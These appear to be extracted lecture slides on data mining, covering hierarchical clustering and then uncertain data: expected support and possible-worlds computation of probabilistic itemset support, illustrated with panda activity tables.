
(hierarchical on plant phenotyping)



Average

Clustering


(hierarchical on plant phenotyping)



Ward

Clustering

(centroid)




What if you cannot compute a centroid?

Clustering

(centroid)

Possible solution : use the *clustroid*



Clustering

(centroid)

Kaufman, L. and Rousseeuw, P.J. (1987), Clustering by means of Medoids, in Statistical Data Analysis Based on the –Norm and Related Methods, edited by Y. Dodge, North-Holland, 405–416.

Find the Wikipedia page about that algorithm... and find resources on the internet... (again!)

Big data mining (agenda)

- Itemsets, sequences and clustering
- **Big Data by computation** (probabilistic data)
- Data Streams and Cloud ( Big Data)
- Itemset (data streams, cloud)
- Sequences (data streams, cloud)
- Clustering (data streams, cloud)
- Sécurité et intrusion 

Probabilistic Data



= or ≠ ?

Probabilistic Data



\exists or \nexists with a probability!

Probabilistic Data

The **Mechanical Turk**.

Unveiled in 1770.

Won most of the games played.

The hoax was revealed only
in the 1820s.



Probabilistic Data

The **Mechanical Turk** of Amazon.



Probabilistic Data

The **Mechanical Turk** of Amazon.



Probabilistic Data

The **Mechanical Turk** of Amazon.

- Pick the better image results for the given query.
- Determine the Photo Styles of 5 Images.
- Classify text about financial services.
- Extract opinion from a Tweet.
- ...

Probabilistic Data

The **Mechanical Turk** of Amazon.

“Describe the topic of a tweet with one single word.”

(US_POLITICS, EU_POLITICS, TRAVEL,
TV, MOVIES, WEATHER, etc.)

Probabilistic Data

The **Mechanical Turk** of Amazon.



"I will be visiting the US in November (hey, this is right during the elections). Las Vegas, here I am!!"

Probabilistic Data

The **Mechanical Turk** of Amazon.



"I will be visiting the US in November (hey, this is right during the elections). Las Vegas, here I am!!"



→ TRAVEL

Worker1



→ US_POLITICS

Worker2

Probabilistic Data

The **Mechanical Turk** of Amazon.



"I will be visiting the US in November (hey, this is right during the elections). Las Vegas, here I am!!"



Worker1

→ TRAVEL



90%



Worker2

→ US_POLITICS



70%

Probabilistic Data

The **Mechanical Turk** of Amazon.



"I will be visiting the US in November (hey, this is right during the elections). Las Vegas, here I am!!"



Worker2

→ US_POLITICS



70%

Tweet Id	Hour	Topic	Prob.
19567	8am	US_POLITICS	70%

≡ or ≠

Probabilistic Data



Probabilistic Data

Panda



+

Sensors




Expert



+

Probabilistic Data



$$\left\{ \begin{array}{l} \text{pressure} = [100..150] \\ \text{temperature} = [80..90] \end{array} \right\} \Rightarrow \text{sleeping, 75\%}$$

Probabilistic Data



evt	hour	activity	Prob.
1	8	sleeping	0.3
3	9	eating	0.3
5	10	sleeping	0.3
7	11	grooming	0.4
9	12	sleeping	0.3
11	13	drinking	0.3
13	14	courting	0.9
15	15	resting	0.2
17	16	playing	0.4
19	17	growling	0.2
...

evt	hour	activity	Prob.
2	8	sleeping	0.9
4	9	eating	0.4
6	10	drinking	1
8	11	grooming	0.9
10	12	marking	0.4
12	13	resting	0.2
14	14	climbing	0.2
16	15	courting	0.4
18	16	playing	0.3
20	17	growling	0.9
...

Deterministic Data Mining



evt	hour	activity	Prob.
1	8	sleeping	0.3
3	9	eating	0.3
5	10	sleeping	0.3
7	11	grooming	0.4
9	12	sleeping	0.3
11	13	drinking	0.3
13	14	courting	0.9
15	15	resting	0.2
17	16	playing	0.4
19	17	growling	0.2
...

evt	hour	activity	Prob.
2	8	sleeping	0.9
4	9	eating	0.4
6	10	drinking	1
8	11	grooming	0.9
10	12	marking	0.4
12	13	resting	0.2
14	14	climbing	0.2
16	15	courting	0.4
18	16	playing	0.3
20	17	growling	0.9
...

Deterministic Data Mining



evt	hour	activity	Prob.
1	8	sleeping	0.3
3	9	eating	0.3
5	10	sleeping	0.3
7	11	grooming	0.4
9	12	sleeping	0.3
11	13	drinking	0.3
13	14	courting	0.9
15	15	resting	0.2
17	16	playing	0.4
19	17	growling	0.2
...

evt	hour	activity	Prob.
2	8	sleeping	0.9
4	9	eating	0.4
6	10	drinking	1
8	11	grooming	0.9
10	12	marking	0.4
12	13	resting	0.2
14	14	climbing	0.2
16	15	courting	0.4
18	16	playing	0.3
20	17	growling	0.9
...

Deterministic Data Mining



evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3



evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1

Pattern	Support
eating	
sleeping	
drinking	

Deterministic Data Mining



evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3



evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1

Pattern	Support
eating	
sleeping	
drinking	

Pattern	Support
eating, sleeping	
eating, drinking	
sleeping, drinking	
eating, sleeping, drinking	

Deterministic Data Mining



evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3



evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1

Pattern	Support
eating	
sleeping	
drinking	

Pattern	Support
eating, sleeping	
eating, drinking	

Minimum support = 2

Deterministic Data Mining



evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3



evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1

Pattern	Support
eating	
sleeping	
drinking	

Pattern	Support
eating, sleeping	
eating, drinking	

Minimum support = 2

We are dealing with
uncertain data

Impact on the support?

We are dealing with **uncertain** data



evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3



evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1

$$P(\text{eating} \subseteq \text{panda}) = 0.3$$

We are dealing with **uncertain** data



evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3



evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1

$$P(\text{eating} \subseteq \text{panda}) = 0.3$$

Expected support of an itemset X: $ES(X) = \sum_{j=1}^{|D|} P(X \subseteq t_j)$

We are dealing with **uncertain** data



evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3



evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1

$$P(\text{eating} \subseteq \text{panda}) = 0.3$$

Expected support of an itemset X: $ES(X) = \sum_{j=1}^{|D|} P(X \subseteq t_j)$

$$ES(\text{eating}) = 0.7$$

We are dealing with **uncertain** data



evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3



evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1

$$P(\text{eating} \subseteq \text{panda}) = 0.3$$

Expected support of an itemset X: $ES(X) = \sum_{j=1}^{|D|} P(X \subseteq t_j)$

$$ES(\text{eating})=0.7 < ES(\text{drinking})=1$$

The Theory of Possible Worlds




T1

evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3



T2

evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1



The Theory of Possible Worlds



T1

evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3



T2

evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1



drinking

$$P(\text{drinking}) \times (1 - P(\text{eating})) = 1 \times 0.6 = 0.6$$

drinking
& eating

$$P(\text{drinking}) \times P(\text{eating}) = 1 \times 0.4 = 0.4$$

The Theory of Possible Worlds




T1

evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3



T2

evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1




The Theory of Possible Worlds



evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3



evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1



The Theory of Possible Worlds





T1

evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3



T2

evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1



The Theory of Possible Worlds




T1

evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3



T2

evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1



The Theory of Possible Worlds




T1

evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3



T2

evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1



$$\begin{aligned} & P(\text{drinking}, \text{T2}) \times (1 - P(\text{eating}, \text{T2})) \times (1 - P(\text{eating}, \text{T1})) \times (1 - P(\text{sleeping}, \text{T1})) \\ &= 1 \times 0.6 \times 0.7 \times 0.7 \\ &= 0.294 \end{aligned}$$

The Theory of Possible Worlds




T1

evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3



T2

evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1



$$\begin{aligned} & P(\text{drinking}, \text{T2}) \times (1 - P(\text{eating}, \text{T2})) \times (1 - P(\text{eating}, \text{T1})) \times (1 - P(\text{sleeping}, \text{T1})) \\ & = 1 \times 0.6 \times 0.7 \times 0.7 \\ & = 0.294 \end{aligned}$$

The **Theory** of Possible Worlds

T1

evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3

T2

evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1

World	Activities	Prob.
w1	{}; {drinking}	0.294
w2	{eating}; {drinking}	0.126
w3	{sleeping}; {drinking}	0.126
w4	{eating, sleeping}; {drinking}	0.054
w5	{}; {eating, drinking}	0.196
w6	{eating}; {eating, drinking}	0.084
w7	{sleeping}; {eating, drinking}	0.084
w8	{eating, sleeping}; {eating, drinking}	0.036

The **Theory** of Possible Worlds

T1

evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3

T2

evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1

Probability that the support of “eating” is

World	Activities	Prob.
w1	{}; {drinking}	0.294
w2	{eating}; {drinking}	0.126
w3	{sleeping}; {drinking}	0.126
w4	{eating, sleeping}; {drinking}	0.054
w5	{}; {eating, drinking}	0.196
w6	{eating}; {eating, drinking}	0.084
w7	{sleeping}; {eating, drinking}	0.084
w8	{eating, sleeping}; {eating, drinking}	0.036

The **Theory** of Possible Worlds

T1

evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3

T2

evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1

Probability that the support of “eating” is 0 1 2

World	Activities	Prob.
w1	{}; {drinking}	0.294
w2	{eating}; {drinking}	0.126
w3	{sleeping}; {drinking}	0.126
w4	{eating, sleeping}; {drinking}	0.054
w5	{}; {eating, drinking}	0.196
w6	{eating}; {eating, drinking}	0.084
w7	{sleeping}; {eating, drinking}	0.084
w8	{eating, sleeping}; {eating, drinking}	0.036

The **Theory** of Possible Worlds

T1

evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3

T2

evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1

Probability that the support of “eating” is 0 1 2

World	Activities	Prob.	0	1	2
w1	{}; {drinking}	0.294	x		
w2	{eating}; {drinking}	0.126		x	
w3	{sleeping}; {drinking}	0.126	x		
w4	{eating, sleeping}; {drinking}	0.054		x	
w5	{}; {eating, drinking}	0.196		x	
w6	{eating}; {eating, drinking}	0.084			x
w7	{sleeping}; {eating, drinking}	0.084		x	
w8	{eating, sleeping}; {eating, drinking}	0.036			x

The **Theory** of Possible Worlds

T1

evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3

T2

evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1

Probability that the support of “eating” is 0 1 2

World	Activities	Prob.	0	1	2
w1	{}; {drinking}	0.294	x		
w2	{eating}; {drinking}	0.126		x	
w3	{sleeping}; {drinking}	0.126	x		
w4	{eating, sleeping}; {drinking}	0.054		x	
w5	{}; {eating, drinking}	0.196		x	
w6	{eating}; {eating, drinking}	0.084			x
w7	{sleeping}; {eating, drinking}	0.084		x	
w8	{eating, sleeping}; {eating, drinking}	0.036			x
			0.42	0.46	0.12
			$(\sum = 1)$		


We obtain a **Probabilistic Support**

T1

evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3

T2

evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1



Probability that the support
of “eating” is


We obtain a **Probabilistic Support**

T1


evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3

T2

evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1



Probability that the support
of “eating” is



Probability that the support
of “eating” is **at least**


We obtain a **Probabilistic Support**

T1


evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3

T2

evt	hour	activity	Prob.
4	9	eating	0.4
6	10	drinking	1



Probability that the support
of "eating" is



Probability that the support
of "eating" is **at least**


We obtain a **Probabilistic Support**

T1


evt	hour	activity	Prob.
3	9	eating	0.3
5	10	sleeping	0.3

T2


evt	hour	activity	Prob.
4	9	eating	0.4
